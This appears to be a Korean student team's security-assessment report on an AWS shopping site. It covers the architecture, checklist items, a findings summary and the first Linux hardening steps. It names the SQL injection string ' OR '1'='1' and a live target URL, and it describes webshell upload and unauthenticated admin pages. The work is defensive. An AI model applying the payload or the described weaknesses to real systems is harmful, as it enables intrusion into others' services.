

JM COLLECTION

JM Collection

모듈프로젝트 1

1조

2025-05-23

제·개정 이력표

개정번호	일자	제·개정 내용	작성자	버전
1	2025.05.23	모듈프로젝트 결과 보고서 최종 작성	1조	v1.0

목 차

1. 클라우드 아키텍쳐 개요	7
1.1. 클라우드 아키텍쳐 구성.....	7
1.2. 클라우드 용어 정리	8
2. 취약점 진단 개요	9
2.1. 목적	9
2.2. 점검 대상	9
2.3. 점검 일정	9
2.4. 점검 인력	10
2.4.1. 수행방안.....	10
2.4.2. 진단방법	10
2.4.3. 진단도구	10
2.4.4. 진단항목	10
2.4.4.1. Unix 서버(Linux).....	11
2.4.4.2. 원도우즈 서버	13
2.4.4.3. 웹(Web)	16
3. 점검 결과.....	18
3.1. 결과 요약	18
3.1.1. Linux(Ubuntu) 결과 요약	18
3.1.2. Windows 결과 요약	19
3.1.3. Web(웹) 결과 요약	21
4. 세부 수행내역 – Web 서버(Ubuntu 22.04.5).....	23
4.1. 계정 관리	23
4.1.1. root 계정 원격접속 제한(U-01).....	23
4.1.2. 패스워드 복잡성 설정(U-02)	25
4.1.3. 계정 잠금 임계값 설정(U-03).....	27
4.1.4. root 계정 su 제한(U-45)	29


4.1.5.	패스워드 최소 길이 설정(U-46)	30
4.1.6.	패스워드 최대 사용기간 설정(U-47).....	32
4.1.7.	패스워드 최소 사용기간 설정(U-48).....	34
4.1.8.	불필요한 계정 제거(U-49).....	36
4.1.9.	계정이 존재하지 않는 GID 금지(U-51)	38
4.1.10.	Session Timeout 설정(U-54)	41
4.2.	파일 및 디렉터리 관리.....	43
4.2.1.	/etc/shadow 파일 소유자 및 권한 설정(U-08).....	43
4.2.2.	/etc/hosts 파일 소유자 및 권한 설정(U-09).....	44
4.2.3.	/etc/syslog.conf 파일 소유자 및 권한 설정(U-11).....	45
4.2.4.	SUID, SGID, Sticky bit 설정 파일 점검(U-13).....	46
4.2.5.	접속 IP 및 포트 제한(U-18).....	48
4.2.6.	UMASK 설정 관리(U-56).....	50
4.3.	서비스 관리	51
4.3.1.	cron 파일 소유자 및 권한설정(U-22)	51
4.3.2.	웹서비스 파일 업로드 및 다운로드 제한(U-40)	54
4.3.3.	SSH 원격접속 허용(U-60).....	56
4.3.4.	로그인 시 경고 메시지 제공(U-68).....	58
4.4.	패치 관리	60
4.4.1.	최신 보안 패치 및 벤더 권고사항 적용(U-42)	60
4.5.	로그 관리	62
4.5.1.	로그의 정기적 검토 및 보고(U-43).....	62
5.	세부 수행내역 – WAS 서버 (Windows Server 2019)	66
5.1.	계정관리	66
5.1.1.	Administrator 계정 이름 변경 또는 보안성 강화(W-01).....	66
5.1.2.	계정 잠금 임계 설정 미흡(W-04)	68
5.1.3.	계정 잠금 기간 설정 미흡(W-47)	69
5.1.4.	패스워드 최소 암호 길이 설정 미흡(W-49)	71

5.1.5.	패스워드 최소 사용 기간 설정 미흡(W-51)	72
5.1.6.	최근 암호 기억(W-55)	73
5.2.	서비스 관리	74
5.2.1.	하드디스크 기본 공유 설정(W-08)	74
5.2.2.	불필요한 서비스 가동(W-09)	76
5.2.3.	Tomcat 서버 내 불필요한 파일 존재(W-14).....	80
5.2.4.	웹 프로세스 권한 제한 미흡(W-15).....	82
5.2.5.	NetBIOS 바인딩 서비스 구동(W-24).....	86
5.2.6.	원격 데스크탑 서비스 암호화 수준 미설정.....	88
5.2.7.	에러 페이지 설정 미흡.....	90
5.2.8.	원격 데스크탑 접속 타임아웃 설정 미흡(W-67)	93
5.3.	패치 관리	95
5.3.1.	정책에 따른 시스템 로깅 설정 미흡(W-69)	95
5.4.	로그 관리	97
5.4.1.	원격으로 액세스 할 수 있는 레지스트리 경로 존재(W-35)	97
5.5.	보안 관리	99
5.5.1.	화면 보호기 설정 미흡(W-38).....	99
5.5.2.	로그온 하지 않고 시스템 종료 허용(W-39)	101
5.5.3.	SAM 계정과 공유의 익명 열거 허용(W-42).....	103
5.5.4.	이동식 미디어 포맷 및 꺼내기 허용 정책 설정 미흡(W-44).....	105
5.5.5.	디스크 볼륨 암호화 설정 미흡(W-45)	107
5.5.6.	Dos 공격 방어 레지스트리 설정(W-72).....	109
5.5.7.	경고 메시지 설정(W-75).....	111
5.5.8.	LAN Manager 인증 수준 설정 미흡(W-77).....	113
6.	세부 수행내역 – WEB(웹)	115
6.1.	SQL Injection(SI).....	115
6.1.1.	' OR '1'='1' 참 조건 삽입을 통한 쿼리 변조.....	115
6.1.2.	Blind SQL Injection	119

6.1.3. DB 정보 탈취.....	121
6.3. 정보 누출(IL).....	128
6.3.1. ERROR 페이지 정보 누출.....	128
6.4. 크로스사이트스크립팅(XS).....	132
6.5. 취약한 패스워드 복구(PR).....	135
6.6. 불충분한 인가(IN)	138
6.7. 자동화 공격(AU)	140
6.8. 프로세스 검증 누락(PV)	143
6.9. 파일 업로드(FU)	145
6.10. 관리자 페이지 노출(AE).....	149
6.11. 위치 공개(PL)	151
6.12. 데이터 평문 전송(SN).....	155
6.13. 파라미터 조작	158

1. 클라우드 아키텍쳐 개요

1.1. 클라우드 아키텍쳐 구성



1. WEB Server Subnet (Public Subnet)

- 서로 다른 가용 영역 2개의 각 퍼블릭 서브넷에 인스턴스 생성

2. Web Application Server Subnet (Private Subnet)

- 서로 다른 가용 영역 2개의 각 프라이빗 서브넷에 인스턴스 생성
- 웹 애플리케이션 서버가 위치하며, 직접적인 외부 접근은 차단
- DB와 연결되며, 보안 그룹으로 통신 제어

3. Relational Database Service Subnet (Private Subnet)

- 1개의 가용영역에 Oracle DB 서버를 위한 프라이빗 서브넷 구성
- 외부 접근은 차단되며, 애플리케이션 서버에서만 접근 가능

4. Internet GateWay

- 퍼블릭 서브넷을 외부로 연결

5. Elastic Load Balancing(Application LB/Network LB)

- Application LB(ALB) : 퍼블릭 서브넷에 연결
- Network LB (NLB) : WAS인스턴스의 프라이빗 서브넷에 연결

6. Auto Scaling Group

- 퍼블릭 서브넷 2개와 프라이빗 서브넷 2개 각 그룹 지정

7. Security group

- 각 인스턴스 단위로 가상 방화벽 설정

8. Network Access Control List

- 각 서브넷 단위로 네트워크 방화벽 설정

1.2. 클라우드 용어 정리

용어	설명
EC2	가상 서버(Elastic Compute Cloud) 서비스로 웹 서버, 애플리케이션 서버 등을 구축할 수 있는 컴퓨팅 인스턴스를 제공함
VPC	사용자가 정의한 AWS 클라우드 가상 네트워크의 논리적으로 격리된 섹션을 프로비저닝하는 웹 서비스
AZ	다른 가용 영역에 장애가 발생할 경우 분리되도록 설계된 리전 내의 개별적인 지점
RDS	관계형 데이터베이스 서비스(Aurora, MySQL, Oracle 등)를 관리형으로 제공함
IGW	Amazon VPC 외부의 IP 주소에 대한 트래픽을 인터넷 게이트웨이로 라우팅
ELB	둘 이상의 EC2 instances 간에 수신 트래픽을 분산하여 애플리케이션의 가용성을 개선하는 웹 서비스
Auto Scaling	트래픽 변화에 따라 EC2 인스턴스 수를 자동으로 증가/감소시키는 기능
Security Group	인스턴스 수준에서 인바운드/아웃바운드 트래픽을 제어하는 가상 방화벽
Network ACL	서브넷에서 들어오고 나가는 트래픽을 제어하기 위해 방화벽 역할을 수행하는 선택적 보안 계층

2. 취약점 진단 개요

2.1. 목적

본 프로젝트의 취약점 진단은 대상 시스템에 존재하는 주요 취약점을 분석하여 해당 취약점을 식별·제거하여 안전한 서비스의 기반을 마련하는데 목적이 있음.

2.2. 점검 대상

번호	대상	서버 URL
1	Web 서버(Linux)	-
2	WAS 서버(Window)	-
3	Web	http://web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.com/main.do

2.3. 점검 일정



■ 2025년 05월 19일 ~ 2023년 05월 23일

단계	일정				
	05/19	05/20	05/21	05/22	05/23
대상선정 및 시스템 현황 파악	<input checked="" type="checkbox"/>				
취약점 진단 진행		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
결과분석			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
대응방안 및 보고서 작성			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

2.4. 점검 인력

번호	이름	이메일
1	김현승	dmskhs0912@gmail.com
2	박정인	pq1353@gmail.com
3	유승민	kbiga@naver.com
4	허태영	gjxodud23@gmail.com
5	함형욱	ggoggo1998@gmail.com
6	홍혜연	honghy010927@gmail.com

2.4.1. 수행방안

- '2021 주요정보통신기반시설 기술적 취약점 분석·평가 방법 상세가이드'를 참고하여 수행
- 유닉스 서버, 윈도우 서버, 웹 서비스의 항목에 대해 취약점 진단 실시
- 취약점 진단은 전체 항목에 대해 진행되었으나, 본 보고서는 주요 취약 항목을 중심으로 기술

2.4.2. 진단방법

- BurpSuite 외 점검도구를 이용하여 발견된 취약점을 통해 정보 시스템으로의 침투 가능성을 진단함.
- 운영 서비스에 장애를 발생시키지 않는 범위 내에서 실제 공격과 동일한 방법으로 진단함.

2.4.3. 진단도구

점검 도구	내용
BurpSuite	로컬 프록시 서버
Kali Linux	침투 테스트 및 보안 진단 전용 운영체제
nikto	사전 기반 웹 디렉토리 및 파일 구조 탐색 도구
dirb	웹 서버 설정 오류 취약점 진단 도구
sqlmap	SQL Injection 공격 자동화 도구

2.4.4. 진단항목

진단 기준은 '2021 주요정보통신기반시설 기술적 취약점 분석·평가 방법 상세가이드'를 참고하여 181개 진단 항목을 선정함.

2.4.4.1. Unix 서버(Linux)

번호	코드	항목	위험도
1	U-01	root 계정 원격 접속 제한	상
2	U-02	패스워드 복잡성 설정	상
3	U-03	계정 잠금 임계값 설정	상
4	U-04	패스워드 파일 보호	상
5	U-05	root 이외의 UID가 '0' 금지	중
6	U-45	root 계정 su 제한	하
7	U-46	패스워드 최소 길이 설정	중
8	U-47	패스워드 최대 사용기간 설정	중
9	U-48	패스워드 최소 사용기간 설정	중
10	U-49	불필요한 계정 제거	하
11	U-50	관리자 그룹에 최소한의 계정 포함	하
12	U-51	계정이 존재하지 않는 GID 금지	하
13	U-52	동일한 UID 금지	중
14	U-53	사용자 shell 점검	하
15	U-54	Session Timeout 설정	중
16	U-05	root 홈, 패스 디렉터리 권한 및 패스 설정	상
17	U-06	파일 및 디렉터리 소유자 설정	상
18	U-07	/etc/passwd 파일 소유자 및 권한 설정	상
19	U-08	/etc/shadow 파일 소유자 및 권한 설정	상
20	U-09	/etc/hosts 파일 소유자 및 권한 설정	상
21	U-10	/etc/(x)inetd.conf 파일 소유자 및 권한 설정	상
22	U-11	/etc/syslog.conf 파일 소유자 및 권한 설정	상
23	U-12	/etc/services 파일 소유자 및 권한 설정	상
24	U-13	SUID, SGID, Sticky bit 설정 파일 점검	상
25	U-14	사용자, 시스템 시작파일 & 환경파일 소유자 & 권한 설정	상
26	U-15	world writable 파일 점검	상
27	U-16	/dev에 존재하지 않는 device 파일 점검	상
28	U-17	\$HOME/.rhosts, hosts.equiv 사용 금지	상
29	U-18	접속 IP 및 포트 제한	상

30	U-55	hosts.lpd 파일 소유자 및 권한 설정	하
31	U-56	UMASK 설정 관리	중
32	U-57	홈 디렉토리 소유자 및 권한 설정	중
33	U-58	홈 디렉토리로 지정한 디렉토리의 존재 관리	중
34	U-59	숨겨진 파일 및 디렉터리 검색 및 제거	하
35	U-19	finger 서비스 비활성화	상
36	U-20	Anonymous FTP 비활성화	상
37	U-21	r 계열 서비스 비활성화	상
38	U-22	cron 파일 소유자 및 권한 설정	상
39	U-23	Dos 공격에 취약한 서비스 비활성화	상
40	U-24	NFS 서비스 비활성화	상
41	U-25	NFS 접근 통제	상
42	U-26	automount 제거	상
43	U-27	RPC 서비스 확인	상
44	U-28	NIS, NIS+ 점검	상
45	U-29	tftp, talk 서비스 비활성화	상
46	U-30	Sendmail 버전 점검	상
47	U-31	스팸 메일 릴레이 제한	상
48	U-32	일반사용자의 Sendmail 실행 방지	상
49	U-33	DNS 보안 버전 패치	상
50	U-34	Zone Transfer 설정	상
51	U-36	웹서비스 웹 프로세스 권한 제한	상
52	U-37	웹서비스 상위 디렉토리 접근 금지	상
53	U-38	웹서비스 불필요한 파일 제거	상
54	U-39	웹서비스 링크 사용 금지	상
55	U-40	웹서비스 파일 업로드 및 다운로드 제한	상
56	U-41	웹서비스 영역의 분리	상
57	U-60	ssh 원격접속 허용	중
58	U-61	ftp 서비스 확인	하
59	U-62	ftp 계정 shell 제한	중
60	U-63	Ftpusers 파일 소유자 및 권한 설정	하

61	U-64	Ftpusers 파일 설정	하
62	U-65	at 파일 소유자 및 권한 설정	중
63	U-66	SNMP 서비스 구동 점검	상
64	U-67	SNMP 서비스 커뮤니티스트링의 복잡성 설정	상
65	U-68	로그온 시 경고 메시지 제공	상
66	U-69	NFS 설정파일 접근 제한	상
67	U-70	expn, vrfy 명령어 제한	중
68	U-71	Apache 웹 서비스 정보 숨김	중
69	U-42	최신 보안패치 및 벤더 권고사항 적용	상
70	U-43	로그의 정기적 검토 및 보고	상
71	U-72	정책에 따른 시스템 로그 설정	하

2.4.4.2. 윈도우즈 서버

번호	코드	항목	위험도
1	W-01	Administrator 계정 이름 변경 또는 보안성 강화	상
2	W-02	Guest 계정 비활성화	상
3	W-03	불필요한 계정 제거	상
4	W-04	계정 잠금 임계값 설정	상
5	W-05	해독 가능한 암호화를 사용하여 암호 저장 해제	상
6	W-06	관리자 그룹에 최소한의 사용자 포함	상
7	W-46	Everyone 사용권한을 익명 사용자에 적용 해제	중
8	W-47	계정 잠금 기간 설정	중
9	W-48	패스워드 복잡성 설정	중
10	W-49	패스워드 최소 암호 길이	중
11	W-50	패스워드 최대 사용 기간	중
12	W-51	패스워드 최소 사용 기간	중
13	W-52	마지막 사용자 이름 표시 안함	중
14	W-53	로컬 로그온 허용	중
15	W-54	익명 SID/이름 변환 허용 해제	중
16	W-55	최근 암호 기억	중
17	W-56	콘솔 로그온 시 로컬 계정에서 빈 암호 사용 제한	중
18	W-57	원격터미널 접속 가능한 사용자 그룹 제한	중

19	W-07	공유 권한 및 사용자 그룹 설정	상
20	W-08	하드디스크 기본 공유 제거	상
21	W-09	불필요한 서비스 제거	상
22	W-10	IIS 서비스 구동 점검	상
23	W-11	IIS 디렉토리 리스트инг 제거	상
24	W-12	IIS CGI 실행 제한	상
25	W-13	IIS 상위 디렉토리 접근 금지	상
26	W-14	IIS 불필요한 파일 제거	상
27	W-15	IIS 웹프로세스 권한 제한	상
28	W-16	IIS 링크 사용 금지	상
29	W-17	IIS 파일 업로드 및 다운로드 제한	상
30	W-18	IIS DB 연결 취약점 점검	상
31	W-19	IIS 가상 디렉토리 삭제	상
32	W-20	IIS 데이터파일 ACL 적용	상
33	W-21	IIS 미사용 스크립트 매핑 제거	상
34	W-22	IIS Exec 명령어 쉘 호출 진단	상
35	W-23	IIS WebDAV 비활성화	상
36	W-24	NetBIOS 바인딩 서비스 구동 점검	상
37	W-25	FTP 서비스 구동 점검	상
38	W-26	FTP 디렉토리 접근 권한 설정	상
39	W-27	Anonymous FTP 금지	상
40	W-28	FTP 접근 제어 설정	상
41	W-29	DNS Zone Transfer 설정	상
42	W-30	RDS(Remote Data Services) 제거	상
43	W-31	최신 서비스팩 적용	상
44	W-58	터미널 서비스 암호화 수준 설정	중
45	W-59	IIS 웹 서비스 정보 숨김	중
46	W-60	SNMP 서비스 구동 점검	중
47	W-61	SNMP 서비스 커뮤니티스트링 복잡성 설정	중
48	W-62	SNMP Access control 설정	중
49	W-63	DNS 서비스 구동 점검	중

50	W-64	HTTP/FTP/SMTP 배너 차단	하
51	W-65	Telnet 보안 설정	중
52	W-66	불필요한 ODBC/OLE-DB 데이터소스 제거	중
53	W-67	원격터미널 접속 타임아웃 설정	중
54	W-68	예약된 작업에 의심스러운 명령 등록 점검	중
55	W-32	최신 HOT FIX 적용	상
56	W-33	백신 프로그램 업데이트	상
57	W-69	정책에 따른 시스템 로깅 설정	중
58	W-34	로그의 정기적 검토 및 보고	상
59	W-35	원격으로 액세스 가능한 레지스트리 경로	상
60	W-70	이벤트 로그 관리 설정	중
61	W-71	원격에서 이벤트 로그파일 접근 차단	중
62	W-36	백신 프로그램 설치	상
63	W-37	SAM 파일 접근 통제 설정	상
64	W-38	화면보호기 설정	상
65	W-39	로그온 없이 시스템 종료 허용 해제	상
66	W-40	원격 시스템 강제 종료 제한	상
67	W-41	감사 로그 불가 시 시스템 종료 해제	상
68	W-42	SAM 계정과 공유의 익명 열거 비허용	상
69	W-43	Autologon 기능 제어	상
70	W-44	이동식 미디어 포맷 및 꺼내기 허용	하
71	W-45	디스크 볼륨 암호화 설정	상
72	W-72	Dos 공격 방어 레지스트리 설정	중
73	W-73	프린터 드라이버 사용자 설치 제한	중
74	W-74	세션 연결을 중단하기 전에 필요한 유해시간	중
75	W-75	경고 메시지 설정	하
76	W-76	사용자별 홈 디렉토리 권한 설정	중
77	W-77	LAN Manager 인증 수준	중
78	W-78	보안 채널 데이터 디지털 암호화 또는 서명	중
79	W-79	파일 및 디렉토리 보호	중
80	W-80	컴퓨터 계정 암호 최대 사용 기간	중

81	W-81	시작 프로그램 목록 분석	중
82	W-82	Windows 인증 모드 사용	중

2.4.4.3. 웹(Web)

번호	코드	항목	위험도
1	BO	버퍼 오버플로우	상
2	FS	포맷 스트링	상
3	LI	LDAP 인젝션	상
4	OC	운영체제 명령 실행	상
5	SI	SQL 인젝션	상
6	SS	SSI 인젝션	상
7	XI	XPath 인젝션	중
8	DI	디렉터리 인덱싱	중
9	IL	정보 누출	중
10	CS	악성 콘텐츠	중
11	XS	크로스사이트 스크립팅 (XSS)	중
12	BF	약한 문자열 강도 (Brute Force 가능성)	중
13	IA	불충분한 인증	중
14	PR	취약한 패스워드 복구 기능	중
15	CF	크로스사이트 리퀘스트 변조 (CSRF)	중
16	SE	세션 예측	중
17	IN	불충분한 인가	중
18	SC	불충분한 세션 만료	중
19	SF	세션 고정	상
20	AU	자동화 공격	상
21	PV	프로세스 검증 누락	상
22	FU	파일 업로드	상
23	FD	파일 다운로드	상
24	AE	관리자 페이지 노출	상
25	PT	경로 추적	상
26	PL	위치 공개	상

27	SN	데이터 평문 전송	상
28	CC	쿠키 변조	상

3. 점검 결과

3.1. 결과 요약

- <http://web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.com/> 외 2개의 점검 대상에 대한 웹 취약점 점검 결과, 취약점 61개 발견

3.1.1. Linux(Ubuntu) 결과 요약

- (계정 관리) root 계정 외부 접속 가능으로 설정되어 탈취 위험성 존재
- (계정 관리) 패스워드 복잡성 설정되어 있지 않아 무작위 대입 공격 및 사전 대입 공격으로 단시간 패스워드 크랙 가능성 존재
- (계정 관리) 계정 잠금 임계값 설정되어 있지 않아 자동화 공격에 취약
- (계정 관리) root 계정 su 제한되어 있지 않아 일반 사용자가 사용자 변경으로 관리자 권한 획득 가능
- (계정 관리) 패스워드 최소 길이 설정이 되어있지 않아 짧은 길이의 패스워드 경우 유추 가능
- (계정 관리) 패스워드 최대/최소 사용기간이 반영구로 설정되어 있어 비인가자의 공격 시도 기간 제한이 없어져 장기적인 공격 가능
- (계정 관리) 불필요한 계정이 제거되지 않아 공격자의 목표가 되어 탈취될 가능성 존재
- (계정 관리) 계정이 존재하지 않는 GID가 있어 그룹의 소유권으로 파일 노출 위험성 존재
- (계정 관리) Session Timeout이 설정되어 있지 않아 비인가자에게 불필요한 내부 정보 노출 위험 존재
- (파일/디렉터리 관리) /etc/shadow, /etc/hosts, /etc/syslog.conf의 권한 설정이 권장 사항 기준을 넘었기에 원치 않는 사용자에게 노출될 가능성 존재
- (파일/디렉터리 관리) 불필요한 SUID, SGID 권한 설정 파일이 있기에 특정 명령어 실행으로 root 권한 획득 가능성 존재
- (파일/디렉터리 관리) 접속 IP 및 포트 정책 서비스인 iptables가 설정되어 있지 않아 불법적인 접근 및 시스템 침해 사고 발생 가능성 존재

- (파일/디렉터리 관리) 기본 UMASK 설정이 002로 설정되어 파일 및 디렉터리 생성 시 과도한 권한 부여될 가능성 존재
- (서비스 관리) cron 파일 권한 설정이 권장 기준을 넘기에 고의 또는 실수로 시스템 피해를 일으킬 가능성 존재

3.1.2. Windows 결과 요약

- (계정 관리) Administrator 계정 이름이 변경되어 있지 않아 공격자의 패스워드 추측으로 권한 상승 위협이 존재
- (계정 관리) 계정 잠금 임계값/기간 설정되어 있지 않아 자동화 공격으로 사용자 계정 정보 노출 위험 존재
- (계정 관리) 패스워드 최소 암호 길이 설정이 되어 있지 않아 사전 공격 및 무작위 공격으로 패스워드 도용 가능성 존재
- (계정 관리) 패스워드 최소 사용 기간 설정 및 최근 암호 기억 설정이 되어 있지 않아 일반 사용자가 패스워드 재활용으로 패스워드 크랙 가능성 존재
- (서비스 관리) 하드디스크 기본 공유되고 있는 C\$ 드라이브로 인해 공격자에 의한 바이러스 침투 가능성 존재
- (서비스 관리) 불필요한 서비스 3개가 가동되어 만약 취약점이 존재한다면 공격 벡터로 악용될 가능성 존재
- (서비스 관리) Tomcat 서버 내 불필요한 파일로 인해 공격에 유용한 정보가 되거나 공격 대상으로 이용될 가능성 존재
- (서비스 관리) 웹 프로세스(Local System Account) 권한 제한 미흡으로 공격자가 톰캣을 통해 침투하여 임의의 파일 제어 가능
- (서비스 관리) TCP/IP와 NetBIOS 간의 바인딩이 제거되어 있지 않아 공격자가 네트워크 공유자원을 사용할 우려 존재
- (서비스 관리) 원격 데스크탑 서비스의 암호화 수준이 설정되어 있지 않아 공격자에게 스니핑

당할 우려 존재

- (서비스 관리) 서버에 에러 유도 시 상세 에러 페이지가 출력되어 외부 공격의 기초 자료로 이용될 가능성 존재
- (서비스 관리) 원격 데스크탑 접속 타임아웃 설정이 되어있지 않아 비인가자의 접근으로 내부 정보 노출 및 변조 위험 존재
- (패치 관리) 감사 정책 권고 기준에 따라 감사 설정이 되어있지 않아 취약점 발생 시 원인 파악에 어려움이 있음
- (로그 관리) Remote Registry 서비스가 활성화되어 있어 원격에서 레지스트리 경로에 접근 가능해 정보 유출 위험 존재
- (보안 관리) 화면 보호기 설정이 되어있지 않아 장시간 부재 시 악의적 접근 가능성 있음, 계정 자동 잠금 비활성화로 물리적 보안 취약
- (보안 관리) 사용자 계정 로그인 없이 시스템 종료가 가능해 Dos 위험 존재
- (보안 관리) 사용자 인증 정보 등 중요 정보를 가진 계정의 정보 노출로 인해 무단 접근 및 공격 가능
- (보안 관리) 이동식 매체에 대해 정책을 활성화하지 않는다면, 관리자 이외의 사용자에게 권한이 할당될 경우 악의적인 매체 처리를 허용
- (보안 관리) 디스크 볼륨이 암호화되어 있지 않은 경우 권한이 없는 사용자가 민감한 데이터를 열람 가능
- (보안 관리) Dos 공격 방어 레지스트리 파라미터 미적용 시 서비스 거부 공격으로 인한 시스템 마비 가능성 존재
- (보안 관리) 로그온 경고 메세지가 없는 경우 공격자가 관리에 소홀한 시스템이라고 판단해 공격 가능성 존재
- (보안 관리) LAN Manager 인증 수준 보안 정책이 정의되어 있지 않아 과거 방식의 취약한 인증 프로토콜이 사용될 경우 공격에 노출

3.1.3. Web(웹) 결과 요약

- (/main.do 외 상품 검색 창에서 사용자 입력 값 검증이 없어 쿼리 구조를 조작하여 DB 조회, 조작,
- (/qna/openQnaList.do) QNA 게시판에 비밀글 접근 시 접근 권한에 대한 검증 절차가 미흡하여 비인가자가 비밀글 열람 가능
- (/loginForm.do) 로그인 창에서 반복적인 로그인 시도 시 일회성 확인 로직이 없어 무차별 대입 공격 및 자동화 공격 가능
- (/adminCouponList.do 외 8개) 관리자 페이지에 사용자 권한 검증 로직이 없어 유효 세션이 아님에도 인증 없이 접근 가능
- (/shop/openGoodsWrite.do) 파일 업로드 기능에 파일 확장자 검사가 없어 .jsp 형태의 웹쉘 파일을 업로드하여 실행 가능
- (/cheditor/CHANGES.md 외) 예측 가능한 폴더나 파일 위치에 대해 웹 서버 설정 후 불필요한 파일을 삭제하지 않아 비인가자가 민감한 데이터에 접근 가능
- (/my/memberModify.do 외 2개) 서버와 클라이언트 간 통신 시 데이터 암호화를 하지 않아 간단한 도청으로도 정보 탈취 및 도용 가능
- (/shop/goodsOrder.do) 상품 구매 단계에서 서버가 클라이언트에게 전달받는 파라미터 값을 별도의 검증 없이 처리하여 상품 가격 및 배송비 조작 가능

번호	대상	취약항목	공격영향	취약점 개수
1	Ubuntu 22.04.5	계정 관리	Root 권한, 패스워드 관리 미흡으로 인한 권한 탈취 및 내부 정보 유출	10개
2	Ubuntu 22.04.5	파일 및 디렉터리 관리	민감한 정보 열람, 수정 악의적 시스템 설정 변경	6개
3	Ubuntu 22.04.5	서비스 관리	시스템 예약으로 사용자가 알지 못하는 악성 코드 실행	1개
4	Window Server 2019	계정관리	권한 상승, 관리자 계정 암호 노출	6개
5	Window Server	서비스 관리	서버 내부 정보 유출, 악성 코드	8개

	2019		감염, 서버 내부 데이터 변조, 웹 애플리케이션 소스코드 유출	
6	Window Server 2019	패치 관리	보안 관련 문제에 대한 원인 파악 / 법적 대응에 어려움 발생	1개
7	Window Server 2019	로그 관리	임의 파일 실행, DoS	1개
8	Window Server 2019	보안 관리	시스템 계정 정보 노출, DoS, 서버 내부 데이터 유출	8개
9	Web Server	SQL injection	사용자 입력 값에 SQL 구문 삽입 가능, DB 정보 탈취	5개
10	Web Server	정보 누출	500 에러 페이지에 내부 서버 코드 및 DB 오류 노출	2개
11	Web Server	크로스사이트스크립 팅	악성 스크립트를 통한 세션 탈취 및 악성 사이트로 리다이렉션 가능	2개
12	Web Server	취약한 패스워드 복구	복구 절차의 검증 미흡으로 계정 탈취 및 비인가 접근 가능성 존재	1개
13	Web Server	불충분한 인가	인가 검증 미흡으로 민감 정보 열람 및 기능 오용 가능	1개
14	Web Server	자동화 공격	반복 요청 제한 미흡으로 계정 탈취 및 서비스 자원 고갈 가능	1개
15	Web Server	프로세스 검증 누락	입력값 변조를 통한 비정상 요청 허용	1개
16	Web Server	파일 업로드	파일 확장자 및 MIME 타입 검증 부재로 웹쉘 업로드 가능성 존재	1개
17	Web Server	관리자 페이지 노출	인증 없이 접근 가능한 관리자 페이지 존재	1개
18	Web Server	위치 공개	HTTP 응답 헤더 또는 JS 내부에 GPS 좌표 등 위치정보 포함	2개
19	Web Server	데이터 평문 전송	로그인 및 중요 요청 시 HTTPS 미사용으로 인한 평문 전송	3개
20	Web Server	파라미터 조작	주요 파라미터 변경을 통한 서버 응답 변경 가능	1개

4. 세부 수행내역 – Web 서버(Ubuntu 22.04.5)

4.1. 계정 관리

4.1.1. root 계정 원격접속 제한(U-01)

취약점 개요

- root 계정은 운영체제의 모든 기능을 설정하고 변경할 수 있어 root 계정을 탈취하여 외부에서 원격을 이용한 시스템 장악 및 각종 공격으로 인한 root 계정 사용 불가 위협이 있을 수 있다.
- 관리자계정 탈취로 인한 시스템 장악을 방지하기 위해 외부 비인가자의 root 계정 접근 시도를 원천적으로 차단한다.

양호	원격 터미널 서비스를 사용하지 않거나, 사용 시 root 직접 접속을 차단한 경우
취약	원격 터미널 서비스 사용 시 root 직접 접속을 허용한 경우

취약점 설명

1) root 계정 원격접속 제한 여부 확인

a. /etc/ssh/sshd_config 파일 : 리눅스 SSH 설정 파일

b. root 계정에 대한 원격접속 제한 설정이 없어 취약함.

```
cat /etc/ssh/sshd_config
Include /etc/ssh/sshd_config.d/*.conf
KbdInteractiveAuthentication no
UsePAM yes
X11Forwarding yes
PrintMotd no
AcceptEnv LANG LC_*
Subsystem    sftp    /usr/lib/openssh/sftp-server
@include common-password
```

취약점 조치

1) vi 편집기를 이용하여 "/etc/ssh/sshd_config" 파일 열기

```
sudo vi /etc/ssh/sshd_config
```

2) 아래와 같이 신규 삽입

a. PermitRootLogin no : root 외부 접속 불가능

```
PermitRootLogin no
```

```
ubuntu@ip-10-0-0-26:~$ sudo cat /etc/ssh/sshd_config | grep PermitRootLogin
#PermitRootLogin prohibit-password
# the setting of "PermitRootLogin without-password".
PermitRootLogin no
```

4.1.2. 패스워드 복잡성 설정(U-02)

취약점 개요

- 패스워드에 복잡성이 설정되어 있지 않으면 유추가 가능할 수 있으며 암호화된 패스워드 해시값을 무작위 대입 공격, 사전 대입 공격 등으로 단시간에 패스워드 크랙이 가능하다.
- 무작위 대입 공격 : 특정 암호를 풀기 위해 가능한 모든 값을 대입하는 공격 방법
